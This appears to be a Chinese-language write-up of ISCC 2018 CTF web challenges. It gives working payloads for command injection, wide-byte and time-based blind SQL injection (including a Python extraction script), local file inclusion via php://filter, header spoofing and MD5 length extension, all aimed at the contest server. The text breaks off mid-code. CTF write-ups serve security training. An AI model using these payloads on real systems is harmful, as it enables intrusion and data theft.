ISCC2018（web）

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
ISCC2018 web writeup （部分）

#web1：比较数字大小

只要比服务器上的数字大就好了


限制了输入长度，更改长度就好




key is 768HKyu678567&*&K

#web2：


普通的代码审计，数组绕过




```
<?php
highlight_file('2.php');
$flag='{***************}';
if (isset($_GET['password'])) {
        if (strcmp($_GET['password'], $flag) == 0)
                die('Flag: '.$flag);
        else
                print 'Invalid password';
}
?>
```




```
<?php
highlight_file('2.php');
$flag='{***************}';
if (isset($_GET['password'])) {
        if (strcmp($_GET['password'], $flag) == 0)
                die('Flag: '.$flag);
        else
                print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```




```
<?php
highlight_file('2.php');
$flag='{***************}';
if (isset($_GET['password'])) {
        if (strcmp($_GET['password'], $flag) == 0)
                die('Flag: '.$flag);
        else
                print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```

#web3：本地的诱惑

小明扫描了他心爱的小红的电脑，发现开放了一个8013端口，但是当小明去访问的时候却发现只允许从本地访问，可他心爱的小红不敢让这个诡异的小明触碰她的电脑，可小明真的想知道小红电脑的8013端口到底隐藏着什么秘密(key)？（签到题）

额……题目好像坏掉了，用的是XFF

```
<?php
//print_r($_SERVER);
$arr=explode(',',$_SERVER['HTTP_X_FORWARDED_FOR']);
if($arr[0]=='127.0.0.1'){
    //key
    echo "key is ISCC{`&*(UIHKJjkadshf}";
}else{
    echo "必须从本地访问！";
}
?>    </body>
</html>
```

```
<?php
//SAE 服务调整,该题目无法继续...可尝试自行搭建环境测试.
echo file_get_contents(__FILE__);
```

#web4：你能跨过去吗？

如果你对xss了解的话,那你一定知道key是什么了，加油！

发现一段base64

解码处理后内容为：


<script>alert("key:/%nsfocusXSStest%/")</script>

但这并不是最终的flag，还需要将key提交，也就是这串字符：

/%nsfocusXSStest%/

#web5：一切都是套路

好像有个文件忘记删了




随手试了试index.php.bak，index.php.swp，index.php.txt

发现index.php.txt有内容

```php
include "flag.php";

if ($_SERVER["REQUEST_METHOD"] != "POST")
        die("flag is here");

if (!isset($_POST["flag"]) )
        die($_403);

foreach ($_GET as $k => $v){
        $$k = $$v;
}

foreach ($_POST as $k => $v){
        $$k = $v;
}

if ( $_POST["flag"] !== $flag )
        die($_403);

echo "flag: ". $flag . "\n";
die($_200);

?>
```

看代码是一个有$$引起的变量覆盖


文章：https://www.cnblogs.com/bmjoker/p/9025351.html有详细解释，所以直接构造就好



flag: adsdadsad ISCC{taolu2333333....}


#web6：你能绕过吗？

没过滤好啊




ID: 1
ID: 2
ID: 3
ID: 4

点开之后一直以为是个注入，试了好久感觉不像是注入，看了下f这个参数，随手试了下文件包含，将f=articles改为f=index，页面响应很慢，应该是index里边有东西



ID: 1
ID: 2
ID: 3
ID: 4
contents:1

尝试伪协议



ID: 1
ID: 2
ID: 3
ID: 4
error...

php变为pHp试试


ID: 1
ID: 2
ID: 3
ID: 4
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8dGl0bGU+5a+86iq6aG1PC90aXRsZT4KICAgIDxtZXRhIGNoYX

解码之后为：

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>å¯¼èªé¡µ</title>
    <meta charset="UTF-8">
</head>
<body>
    <a href='index.php?f=articles&id=1'>ID: 1</href>
    </br>
    <a href='index.php?f=articles&id=2'>ID: 2</href>
    </br>
    <a href='index.php?f=articles&id=3'>ID: 3</href>
```

```
    </br>
    <a href='index.php?f=articles&id=4'>ID: 4</href>
    </br>
</body>
</html>


<?php
    #ISCC{LFI00000000000000}
    if(isset($_GET['f'])){
        if(strpos($_GET['f'],"php") !== False){
            die("error...");
        }
        else{
            include($_GET['f'] . '.php');
        }
    }

?>
```

#web7：



错误！你的IP不是本机ip！


这里添加XFF不行，需要添加Client-ip

#web8：请ping我的ip看你能Ping通吗？

我都过滤了，看你怎么绕。

这里用%0a绕过空格就行了


用ls一个个查找，在home下发现了flag，所以最后的payload为：http://118.190.152.202:8018/?ip=;%0acat /home/flag



请ping我的IP 看你会ping通吗


ISCC{8a8646c7a2fce16b166fbc68ca65f9e4}

#web9：Please give me username and password!



Please give me username or password!


随意给一个username参数之后，查看源代码会有提示




```
1 Username is not right<!--index.php.txt-->
```

```
<?php
error_reporting(0);
$flag = "**********";
if(isset($_GET['username'])){
        if (0 == strcasecmp($flag,$_GET['username'])){
        $a = fla;
        echo "very good!Username is right";
        }
        else{
        print 'Username is not right<!--index.php.txt-->';}
}else
print 'Please give me username or password!';
if (isset($_GET['password'])){
        if (is_numeric($_GET['password'])){
                if (strlen($_GET['password']) < 4){
                        if ($_GET['password'] > 999){
                        $b = g;
                        print '<p>very good!Password is right</p>';
                }else
                        print '<p>Password too little</p>';
                }else
                print '<p>Password too long</p>';
        }else
        print '<p>Password is not numeric</p>';
}
if ($a.$b == "flag")
        print $flag;
?>
```


username用数组绕过，password用科学计数法绕过



#web10：php是世界上最好的语言


听说你用php？

Md5弱比较，网上百度两个字符串提交查询得到另一个页面





```
NULL
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
```

给一个超全局变量GLOBALS，打印所有变量的值




#web11：SQL注入的艺术


经过测试，这是一个宽字节注入的题目，共有8个字段，显示位在2，4，7，然后一个个查就好了



Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,database(),3,4,5,6,7,8%23




Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,table_name,3,4,5,6,7,8 from information_schema.tables where table_schema=0x62616a69%23




Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,column_name,3,4,5,6,7,8 from information_schema.columns where table_name=0x61646d696e73 limit 7,1%23

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,flag,3,4,5,6,7,8 from admins%23



#web12：试试看

随意开火



查看源代码之后得到这样一个链接：

http://118.190.152.202:8006/show.php?img=1.jpg

应该也是个文件包含

但是试了下

img=php://filter/read=convert.base64-encode/resource=index.php

返回文件不存在，试了试

img=php://filter/read=convert.base64-encode/resource=1.jpg

确是可以正常显示

试了试

img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=show.php

在源代码发现了show.php的内容

```
<?php
error_reporting(0);
ini_set('display_errors','Off');

include('config.php');

$img = $_GET['img'];
if(isset($img) && !empty($img))
{
    if(strpos($img,'jpg') !== false)
```

```
    {
        if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) === 0)
        {
            die('File not found.');
        }

        preg_match('/^php:\/\/filter.*resource=([^|]*)/i',trim($img),$matches);
        if(isset($matches[1]))
        {
            $img = $matches[1];
        }

        header('Content-Type: image/jpeg');
        $data = get_contents($img);
        echo $data;
    }
    else
    {
        die('File not found.');
    }

}
else
{
    ?>
    <img src="1.jpg">
    <?php
}
?>
```

原来是在匹配*.jpg，不存在则返回File not found

最终通过以下方法找到了flag


```
curl http://118.190.152.202:8006/show.php?img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=jpg/../../flag.php
<!-- flag{intere5ting_PHP_Regular_expressionssssss} -->
```

#web13：Sqli


注注注

用户名输入：’or 1=1#，密码随便输入

发现提示normal user: 'or 1=1#



而正常输入用户名和密码则会提示账号或密码错误



Payload:

username=-1'or 1=1 union select 1,2,3#&password=111

提示：normal user: -1'or 1=1 union select 1,2,3#

Payload:

username=-1'or 1=1 union select 1,2,3,4#&password=111

提示：账号或密码错误

猜测有3个字段

Payload:

username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('i'),1,sleep(5))#&password=111

页面正常返回

Payload:


username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('a'),1,sleep(5))#&password=111

页面返回延时

知道了注入方法，就可以动手写脚本了

最后在数据库里找到了用户名：admin，密码md5解密后为：u4g009

登录之后发现并没有flag



以下是注入脚本：


```
import time

import requests

strs = "0123456789abcdefghijklmnopqrstuvwxyz{!@#$%^&*()_+.}"

strs1 = ""

for k in range(1,40):

      for i in strs:

            #payload = "-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from
infOrmation_schema.schEmata limit 2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

            #payload = "-1'or 1=1 union select 1,2,IF(MID((select table_name from information_schema.tables
where table_schema='mysql' limit 23,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

            #payload = "-1'or 1=1 union select 1,2,IF(MID((select column_name from
information_schema.columns where table_name='news' and table_schema='sqli_database' limit
2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

            #payload = "-1'or 1=1 union select 1,2,IF(MID((select pass from user where username='test'
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

            payload = "-1'or 1=1 union select 1,2,IF(MID((select kjafuibafuohnuvwnruniguankacbh from news
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

            data = {'username':payload,'password':'aaa'}

            url = "http://118.190.152.202:8011/"

            start_time = time.time()

            session = requests.Session()

            res = session.post(url,data)

            now_time = time.time()-start_time

            #print payload

            #print strs1

            if now_time < 0.15:

                  strs1 += i

                  #print payload

                  print strs1

                  break

      if len(strs1) < k:

            break
```

运行结果：

```
flag{hahah
flag{hahaha
flag{hahaha9
flag{hahaha99
flag{hahaha999
flag{hahaha9999
flag{hahaha99999
flag{hahaha999999
flag{hahaha9999999
flag{hahaha99999999
flag{hahaha999999999
flag{hahaha9999999999}
```

#web13：Collide

那么长的秘钥，要爆破到什么时候啊




```php
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
        global $key;
        return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
        if(is_numeric(strpos($username, "admin"))){
                die($flag);
        }
        else{
                die("you are not admin");
        }
}
else{
        setcookie("verify", enc("guest"), time()+60*60*24*7);
        setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

抓包查看


```
GET / HTTP/1.1
Host: 118.190.152.202:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=bbst18braaue64f06gffsro9s5; verify=78cfc57d983b4a17e55828c001a3e781; len=46
Client-ip: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

秘钥长度46位，显然爆破是不可能的，想到了hash长度扩展攻击

用hashpump

之后抓包修改提交

得到flag



ISCC{MD5_1s_n0t_5afe}

#web14：Only admin can see flag

查看源代码发现提示index.txt

内容如下：

```
<?php

include 'sqlwaf.php';

define("SECRET_KEY", ".............");

define("METHOD", "aes-128-cbc");

session_start();


function get_random_iv(){

    $iv='';

    for($i=0;$i<16;$i++){

        $iv.=chr(rand(1,255));

    }

    return $iv;

}

function login($info){

    $iv=get_random_iv();
